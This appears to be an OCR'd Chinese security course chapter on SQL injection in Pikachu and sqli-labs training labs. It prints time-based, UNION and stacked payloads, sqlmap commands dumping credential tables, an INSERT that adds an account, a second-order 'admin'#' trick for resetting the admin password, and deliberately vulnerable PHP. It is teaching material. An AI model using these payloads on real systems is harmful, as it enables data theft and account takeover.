
在 mysql 里 函数 sleep() 是延时的意思，sleep(10)就是 数据库延时 10 秒返回内容。判断注入可以使用'and sleep(10) 数据库延时 10 秒返回值 网页响应时间至少要 10 秒 根据这个原理来判断存在 SQL 时间注入。

mysql 延时注入用到的函数 sleep() 、if()、substring()

select if(2>1,sleep(10),0) 2>1 这个部分就是你注入要构造的 SQL 语句。

select if(length(database())>1,sleep(5),0) 这个就是查询当前库大于 1 就会延时 5 秒执行。

-1' or if(length(database())>1,sleep(5),0)--+ 可以看到网页是大于五秒返回。根据这个原理 n>1 n 不延时就能确定当前数据库的长度了。



如果想要获取数据内容 可以用截取字符再再进行字符对比 如果相同就进行延时。这样就能获取字符接着再拼接就是当当前库的内容。

1.19.2. 时间注入代码分析

在页面中分析源码 直接获取 name 带进数据库进行查询，但是是否存在记录页面返回都一样。

```
$link=connect();

$html='';

if(isset($_GET['submit']) && $_GET['name']!=null){
    $query="select id,email from member where username='$name';//这里的变量是字符型，需要考虑闭合
    $result=mysqli_query($link, $query);//mysqi_query不打印错误描述
//    $result=execute($link, $query);
    if($result && mysqli_num_rows($result)==1){
        while($data=mysqli_fetch_assoc($result)){
            $id=$data['id'];
            $email=$data['email'];
            //这里不管输入啥,返回的都是一样的信息,所以更加不好判断
            $html.="<p class='notice'>i don't care who you are!</p>";
        }
    }else{

        $html.="<p class='notice'>i don't care who you are!</p>";
    }
}


?>
```

在黑盒模式下可以使用 sqlmap 对注入检测。sqlmap 支持多种数据库注入，而且支持多种注入方式。

采用时间注入


sqlmap -u "http://192.168.0.134/06/vul/sqli/sqli_blind_t.php?name=1&submit=%E6%9F%A5%E8%AF%A2" -p name -v 1 --technique=T

-u 表示检测的 url

-p 指定的检测参数

-v 显示调试模式

--technique=T 检测方法为时间注入



sqlmap 检测为时间注入 接下来进行 通过这个注入获取数据库的名 用户权限，表 字段等敏感信息的获取。


使用 sqlmap

sqlmap -u "http://192.168.0.134/06/vul/sqli/sqli_blind_t.php?name=1&submit=%E6%9F%A5%E8%AF%A2" -p name -v 1 --technique=T --current-user --current-db --batch

--current-user 获取用户


--current-db 当前库

--batch 使用默认模式 自动 y



获取表 -D 指定数据库 --tables 获取表

sqlmap -u "http://192.168.0.134/06/vul/sqli/sqli_blind_t.php?name=1&submit=%E6%9F%A5%E8%AF%A2" -p name -v 1 --technique=T --tables -D pikachu --batch



获取字段

在 sqlmap --columns 获取字典 -T 某个表

sqlmap -u "http://192.168.0.134/06/vul/sqli/sqli_blind_t.php?name=1&submit=%E6%9F%A5%E8%AF%A2" -p name -v 1 --technique=T --columns -T users -D pikachu --batch

sqlmap 查询账号和密码

sqlmap -u "http://192.168.0.134/06/vul/sqli/sqli_blind_t.php?name=1&submit=%E6%9F%A5%E8%AF%A2" -p name -v 1 --technique=T --dump -C "id,username,password" -T users -D pikachu --batch

--dump 导出数据

-C 指定查询的字段

使用 sqlmap 很容易就能把时间注入的数据注入查询出来。

1.19.3. 堆叠注入

堆叠查询：堆叠查询可以执行多条 SQL 语句，语句之间以分号(;)隔开，而堆叠查询注入攻击就是利用此特点，在第二条语句中构造要执行攻击的语句。

在 mysql 里 mysqli_multi_query 和 mysql_multi_query

这两个函数执行一个或多个针对数据库的查询。多个查询用分号进行分隔。

但是堆叠查询只能返回第一条查询信息，不返回后面的信息。

select version();select database()

堆叠注入的危害是很大的 可以任意使用增删改查的语句，例如删除数据库 修改数据库，添加数据库用户。

1.19.4. 堆叠注入代码分析

靶场启动 sudo docker run -dt --name sqli -p 7766:80 acgpiano/sqli-labs

在堆叠注入页面中，程序获取 get 参数的 id ，使用 mysqli 的方式进行数据查询，在执行语句时候使用了 mysqli_multi_query 函数处理 sql 语句，导致存在堆叠注入。

进入 docker 容器


sudo docker exec -ti sqli /bin/bash

```php
if(isset($_GET['id']))
{
$id=$_GET['id'];
//logging the connection parameters to a file for analysis.
$fp=fopen('result.txt','a');
fwrite($fp,'ID:'.$id."\n");
fclose($fp);

// connectivity
//mysql connections for stacked query examples.
$con1 = mysqli_connect($host,$dbuser,$dbpass,$dbname);
// Check connection
if (mysqli_connect_errno($con1))
{
    echo "Failed to connect to MySQL: " . mysqli_connect_error();
}
else
{
    @mysqli_select_db($con1, $dbname) or die ( "Unable to connect to the database: $dbname");
}


$sql="SELECT * FROM users WHERE id='$id' LIMIT 0,1";
/* execute multi query */
if (mysqli_multi_query($con1, $sql))
{


    /* store first result set */
    if ($result = mysqli_store_result($con1))
    {
        if($row = mysqli_fetch_row($result))
        {
            echo '<font size = "5" color= "#00FF00">';
            printf("Your Username is : %s", $row[1]);
            echo "<br>";
            printf("Your Password is : %s", $row[2]);
            echo "<br>";
            echo "</font>";
        }
//            mysqli_free_result($result);
    }
        /* print divider */
    if (mysqli_more_results($con1))
    {
```

1.19.5. 堆叠注入的利用


使用 id=1' and 1=2--+ id=1' and 1=1--+先确定是否存在注入。接着使用使用堆叠语法进行检测。

-999' union select 1,2,(select group_concat(TABLE_NAME) from information_schema.TABLES where TABLE_SCHEMA=database() limit 1)--+



把库里所有的表获取出来，再获取字段

-999' union select 1,2,(select group_concat(column_name) from information_schema.columns where TABLE_NAME='users' limit 1)--+




知道表的列的情况下使用 insert into 插入语句进行增加账号。如果是管理表 直接添加管理员账号即可登录后台。

http://192.168.0.145:7766/Less-38/?id=1%27;INSERT%20into%20users%20values(20,%27moonsec%27,%27123456%27)--+

id=-999';insert into users(id,username,password)values(1000,'moonsec','123456')--+

访问 1000 即可访问到刚刚添加的账号



1.19.6. 二次注入攻击

二次注入漏洞是一种在 Web 应用程序中广泛存在的安全漏洞形式。相对于一次注入漏洞而言，二次注入漏洞更难以被发现，但是它却具有与一次注入攻击漏洞相同的攻击威力。

二次注入原理


二次注入的原理，在第一次进行数据库插入数据的时候，仅仅只是使用了 addslashes 或者是借助 get_magic_quotes_gpc 对其中的特殊字符进行了转义，但是 addslashes 有一个特点就是虽然参数在过滤后会添加“\”进行转义，但是“\”并不会插入到数据库中，在写入数据库的时候还是保留了原来的数据。

在将数据存入到了数据库中之后，开发者就认为数据是可信的。在下一次进行需要进行查询的时候，直接从数据库中取出了脏数据，没有进行下一步的检验和处理，这样就会造成 SQL 的二次注入。比如在第一次插入数据的时候，数据中带有单引号，直接插入到了数据库中；然后在下一次使用中在拼凑的过程中，就形成了二次注入.

二次注入图解

二次注入原理，主要分为两步
第一步：插入恶意数据库
第一次进行数据库插入数据的时候，仅仅对其的特殊字符进行转义，在写入数据库的时候还是保留了原来的数据，但是数据的半身包含恶意内容。

第二步：引用恶意数据
在将数据存入到了数据库中后，开发者就认为数据是可信的。在下一次需要进行查询的时候，直接从数据中取出了恶意数据，没有进行进一步的校验和处理。这样就会造成sql二次注入。



1.19.7. 二次注入代码分析

在 sqli-lbas 24 中存在二次注入。先来分析一下代码。

```
if (isset($_POST['submit']))
{

# Validating the user input.....

   //$username=  $_POST['username'] ;
   $username=  mysql_escape_string($_POST['username']) ;
   $pass= mysql_escape_string($_POST['password']);
   $re_pass= mysql_escape_string($_POST['re_password']);

   echo "<font size='3' color='#FFFF00'>";
   $sql = "select count(*) from users where username='$username'";
   $res = mysql_query($sql) or die('You tried to be smart, Try harder!!!! :( ');
     $row = mysql_fetch_row($res);

   //print_r($row);
   if (!$row[0]== 0)
       {
       ?>
       <script>alert("The username Already exists, Please choose a different username ")</script>;
       <?php
       header('refresh:1, url=new_user.php');
        }
       else
       {
            if ($pass==$re_pass)
           {
               # Building up the query.....

                $sql = "insert into users ( username, password) values(\"$username\", \"$pass\")";
                mysql_query($sql) or die('Error Creating your user account,  : '.mysql_error());
                    echo "</br>";
                    echo "<center><img src=../images/Less-24-user-created.jpg><font size='3' color='#FFFF00'>";
                    //echo "<h1>User Created Successfully</h1>";
                    echo "</br>";
                    echo "</br>";
                    echo "</br>";
                    echo "</br>Redirecting you to login page in 5 sec                ";
```

mysql_escape_string 函数会将特殊字符进行过滤 如' 经过转义就成了\' 然后用 insert into 存入在数据库中。
在 login.php 查看源码 登录获取用 mysql_escape_string 对输入的参数进行转义 转义之后在数据库中查找指定的账号和密码 再传入到 session 里。

```php
</div>
<?PHP

session_start();
//including the Mysql connect parameters.
include("../sql-connections/sql-connect.php");


function sqllogin(){

  $username = mysql_real_escape_string($_POST["login_user"]);
  $password = mysql_real_escape_string($_POST["login_password"]);
  $sql = "SELECT * FROM users WHERE username='$username' and password='$password'";
//$sql = "SELECT COUNT(*) FROM users WHERE username='$username' and password='$password'";
  $res = mysql_query($sql) or die('You tried to be real smart, Try harder!!!! :( ');
  $row = mysql_fetch_row($res);
   //print_r($row) ;
  if ($row[1]) {
            return $row[1];
  } else {
              return 0;
  }
}

$login = sqllogin();
if (!$login== 0)
{
   $_SESSION["username"] = $login;
   setcookie("Auth", 1, time()+3600);  /* expire in 15 Minutes */
   header('Location: logged-in.php');
}
else
{
?>
<tr><td colspan="2" style="text-align:center;"><br/><p style="color:#FF0000;">
<center>
<img src="../images/slap1.jpg">
</center>
</p></td></tr>
```

输入注册登录名
例如输入moonsec'
在数据库找到这个账号

moonsec'复制到seesion里 这个session是全局都可获取

在看 pass_change.php 源码

```php
if (isset($_POST['submit']))
{

   # Validating the user input.....
   $username= $_SESSION["username"];
   $curr_pass= mysql_real_escape_string($_POST['current_password']);
   $pass= mysql_real_escape_string($_POST['password']);
   $re_pass= mysql_real_escape_string($_POST['re_password']);

   if($pass==$re_pass)
   {
      $sql = "UPDATE users SET PASSWORD='$pass' where username='$username' and password='$curr_pass' ";
      $res = mysql_query($sql) or die('You tried to be smart, Try harder!!!! :( ');
      $row = mysql_affected_rows();
      echo '<font size="3" color="#FFFF00">';
      echo '<center>';
      if($row==1)
      {
          echo "Password successfully updated";

      }
      else
      {
          header('Location: failed.php');
          //echo 'You tried to be smart, Try harder!!!! :( ';
      }
   }
   else
   {
       echo '<font size="5" color="#FFFF00"><center>';
       echo "Make sure New Password and Retype Password fields have same value";
       header('refresh:2, url=index.php');
   }
}
?>
<?php
if(isset($_POST['submit1']))
{
```

这里的取session用户的时候 会带有恶意数据

将username传入 没经过滤造成注入

$_SESSION['username'] 复制给$username 无任何过滤再带入 UPDATE 语句中造成注入。整个流程就是注册用户，更改密码时会触法注入。可以看到二次注入笔记隐蔽。通常发生在更改，需要二次带入数据时提交的功能里。

1.19.8. 黑盒环境下进行二次注入测试

先确定测试的网站是否进行过滤，一般情况下网站都会对输入的参数进行过滤，然后寻找可能会带入恶意数据二次使用的地方。例如用户注册->修改密码 邮箱注册->修改密码 文章添加->文章编辑。找一切存在二次使用的功能点。


二次注入测试 SQL 注入，二次注入多数是字符型注入，所以要注意闭合问题。

现在注册用户 a’ 再分别注册用户 a' and 1=1# a' and 1=2# 再来可能触发的地方。

密码输入 a123456 提交后可以看到密码被修改成功了。


```
| 1002 | moonsec' and 1=1--+  | 123456     |
| 1003 | moonsec' and 1=2--+  | 123456     |
| 1004 | moonsec'  or updatex | 123456     |
| 1005 | a' and 1=1#          | 123456     |
| 1006 | a' and 1=2#          | 123456     |
| 1007 | a                    | a123456    |
+------+----------------------+------------+
21 rows in set (0.00 sec)

mysql>
```


如果是 a' and 1=2# 怎么修改都不会成功的。




这种情况下可以判断是二次注入。这个注入点传入的参数有长度限制 导致二次注入查询敏感信息，二次注入配合 mysql 报错查询数据均不能成功，只能修改其他账号的密码了 例如 admin 的密码。

注册用户 admin'# 登录修改密码 就能修改 admin 的密码





```
21 rows in set (0.00 sec)

mysql> select * from users;
+------+---------------------+------------+
| id   | username            | password   |
+------+---------------------+------------+
|    1 | Dumb                | Dumb       |
|    2 | Angelina            | I-kill-you |
|    3 | Dummy               | p@ssword   |
|    4 | secure              | crappy     |
|    5 | stupid              | stupidity  |
|    6 | superman            | genious    |
|    7 | batman              | mobile     |
|    8 | admin               | admin      |
|    9 | admin1              | admin1     |
|   10 | admin2              | admin2     |
|   11 | admin3              | admin3     |
|   12 | dhakkan             | dumbo      |
|   14 | admin4              | admin4     |
| 1000 | moonsec             | 123456     |
| 1001 | moonsec'            | 123456     |
| 1002 | moonsec' and 1=1--+ | 123456     |
| 1003 | moonsec' and 1=2--+ | 123456     |
| 1004 | moonsec'  or updatex | 123456     |
| 1005 | a' and 1=1#         | 123456     |
